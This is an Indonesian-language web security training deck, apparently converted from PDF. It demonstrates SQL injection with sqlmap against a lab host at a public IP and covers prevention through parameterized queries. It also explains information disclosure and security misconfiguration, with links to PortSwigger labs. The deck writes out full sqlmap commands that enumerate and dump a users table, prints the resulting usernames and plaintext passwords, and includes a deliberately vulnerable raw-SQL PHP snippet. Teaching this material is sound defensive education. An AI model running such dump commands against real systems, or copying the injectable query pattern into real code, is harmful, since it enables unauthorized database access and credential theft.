
PRACTICE

[HTTPS://PORTSWIGGER.NET/WEB-SECURITY/SQl-INJECTION/BLIND/LAB-TIME-DELAYS](https://portswigger.net/web-security/sql-injection/blind/lab-time-delays)



SQL Injection with SQLMAP

- SQLMap adalah **tools open source** yang biasa digunakan untuk melakukan **SQL Injection** yang mana fungsinya adalah untuk **mendeteksi** dan melakukan **exploit** pada bug **SQL injection** secara otomatis.
- SQLMap bisa dibilang adalah sebuah tools **paling lengkap** karena berbagai macam teknik SQL injection dapat dilakukan oleh tools ini.



```
(root@syl)-[~]
# sqlmap
{1.8.7#stable}
https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge,
--list-tampers or --dependencies). Use -h for basic and -hh for advanced help

[07:13:29] [WARNING] your sqlmap version is outdated
```

Target:

http://47.241.243.38:2222/lab/sql-injection/find-password/?search=angelo

- Jalankan Command Seperti Di bawah Ini:

```
sqlmap -u "http://47.241.243.38:2222/lab/sql-injection/find-password/?search=angelo" --random-agent --dbs
```

- Setelah Selesai, sqlmap akan menampilkan database sebagai berikut:

```
available databases [4]:  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] sql_injection
```

```
available databases [4]:  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] sql_injection
```

- Lalu, kita buka isi dari table database tersebut dengan command seperti berikut:

```
sqlmap -u "http://47.241.243.38:2222/lab/sql-injection/find-password/?search=angelo" --random-agent -D sql_injection --tables
```

Target:

<http://47.241.243.38:2222/lab/sql-injection/find-password/?search=angelo>

- Setelah itu kita cari table, yang berkaitan dengan username, admin, dan password

```
[20:40:47] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:40:47] [INFO] fetching tables for database: 'sql_injection'
Database: sql_injection
[3 tables]
+-----+
| images |
| stocks |
| users  |
+-----+

[20:40:48] [INFO] fetched data logged to text files under '/root/.sqlmap/output/47.241.243.38'
[20:40:48] [WARNING] you haven't updated sqlmap for more than 813 days!!!

[*] ending @ 20:40:48 /2022-06-25/
root@i7t4na5cr1f2hwy0hg01stz:~#
```

- Disini terdapat table users, dan kemungkinan ada credential yang bisa dilihat

Target:

http://47.241.243.38:2222/lab/sql-injection/find-password/?search=angelo

Column	Type
email	varchar(255)
id	int(6)
name	varchar(255)
password	varchar(255)
surname	varchar(255)
username	varchar(255)

id	username	password
6	arthurnad	to4ixia7C
8	Thiped	Iequahx4
10	Basure	aiPh1aht
12	Lawas1965	ieSh6aim
2	moore	Oir6ot6Aet4
14	Sequand	aeYahm6zee0
4	singlewis	aeShek9d
7	teador	temojev119
9	Duccoldany	kei7Ru4aay
11	Lonce1992	Oom1dai2Ae
1	angelo12	ii7phaufuGah
13	Rompubse	Fah6einai7s
3	nicoool	Baevaed0jah
15	Moret1948	Oemeey3uji
5	russrebecca	uQuah5athah

- Untuk membuka table dan menampilkan column didalamnya, gunakan command:

```
sqlmap -u "http://47.241.243.38:2222/lab/sql-injection/find-password/?search=angelo" --random-agent -D sql_injection -T users --columns
```

- Setelah itu, kita dump username dan pass adminnya dengan:

```
sqlmap -u "http://47.241.243.38:2222/lab/sql-injection/find-password/?search=angelo" --random-agent -D sql_injection -T users -C username,password,id --dump
```

```
[20:44:41] [INFO] table 'sql_injection.users'  
[20:44:41] [INFO] fetched data logged to text  
[20:44:41] [WARNING] you haven't updated sqlma  
[*] ending @ 20:44:41 /2022-06-25/  
root@iZt4na5cr1f2hwy0bq0lztZ:~#
```

PENCEGAHAN

Teknik atau metode yang sering digunakan untuk mencegah serangan SQL Injection adalah dengan tidak menggunakan raw SQL, yakni SQL query yang tidak menggunakan filter apapun, yaitu dengan menggunakan **prepared statement** atau **parameterized query**:

Contoh RAW SQL

```
$username = $_POST['username'];
$password = $_POST['password'];

$login = mysqli_query($conn, "SELECT * FROM user WHERE username = '{$username}' AND password = '{$password}'");
```

Input pengguna dari \$_POST['username'] dan \$_POST['password'] langsung digabungkan ke dalam query

Contoh 1 (PHP MySQLi)

```
SELECT * FROM users WHERE username = ? AND password = ?
```

Contoh 2 (PHP Data Object)

```
SELECT * FROM users WHERE username = :username AND password = :password
```

NEXT



INFORMATION DISCLOSURE

SECURITY MISCONFIGURATION



APA ITU INFORMATION DISCLOSURE?

- **Information Disclosure** adalah situasi di mana sebuah situs web secara tidak sengaja membocorkan informasi sensitif kepada pengguna atau penyerang.
- Kerentanan ini memperbolehkan attacker atau pengguna yang mendapatkan informasi untuk dapat melanjutkan serangan lain maupun menggali informasi lebih lanjut.

APA ITU SECURITY MISCONFIGURATION?

- **Security Misconfiguration** adalah situasi yang terjadi ketika sistem, aplikasi, atau infrastruktur situs web tidak dikonfigurasi dengan benar dari segi keamanan (contoh: penggunaan default password)
- Kesalahan dari segi konfigurasi ini memperbolehkan attacker atau pengguna untuk mengakses data sensitif, mengeksplorasi sistem, atau bahkan mengambil alih kendali penuh atas situs web.

PERBEDAAN

SECURITY MISCONFIGURATION





- Berasal dari kesalahan atau kelalaian dalam mengatur (konfigurasi) sistem, aplikasi, atau infrastruktur keamanan. Misalnya, membiarkan port terbuka yang tidak perlu, tidak mengenkripsi data, atau menggunakan pengaturan default yang rentan.
- merupakan sebuah penyebab yang dapat memungkinkan berbagai jenis serangan, termasuk pengungkapan informasi. Ini adalah kondisi rentan yang belum tentu langsung terlihat sampai dieksplorasi.

INFORMATION DISCLOSURE

- 
- Berfokus pada hasil, yaitu ketika informasi sensitif (seperti data pengguna atau detail teknis) bocor ke pengguna atau penyerang, baik karena kesalahan konfigurasi maupun faktor lain seperti desain buruk atau respons situs yang tidak tepat.
 - merupakan sebuah akibat, di mana informasi sensitif sudah terpapar. Ini bisa terjadi akibat security misconfiguration, tetapi juga bisa disebabkan oleh hal lain, seperti logika aplikasi yang salah atau interaksi penyerang dengan situs.



CONTOH INFORMATION DISCLOSURE



ROBOTS.TXT

API KEY

FILE BACKUP

FAKTOR INFORMATION DISCLOSURE



FILE INTERNAL TEREXPOSE

KESALAHAN KONFIGURASI
SISTEM

KESALAHAN LOGIC
(BACKEND) SISTEM

PRACTICE

[HTTPS://PORTSWIGGER.NET/WEB-SECURITY/INFORMATION-DISCLOSURE/EXPLOITING/LAB-INFOLEAK-IN-ERROR-MESSAGES](https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-error-messages)

[HTTPS://PORTSWIGGER.NET/WEB-SECURITY/INFORMATION-DISCLOSURE/EXPLOITING/LAB-INFOLEAK-ON-DEBUG-PAGE](https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-on-debug-page)

[HTTPS://PORTSWIGGER.NET/WEB-SECURITY/INFORMATION-DISCLOSURE/EXPLOITING/LAB-INFOLEAK-VIA-BACKUP-FILES](https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-via-backup-files)

PENCEGAHAN INFORMATION DISCLOSURE



GUNAKAN PESAN
ERROR YANG UMUM

MENERAPKAN KONTROL
AKSES YANG KETAT

AUDIT KEAMANAN SISTEM
BERKALA



THANK YOU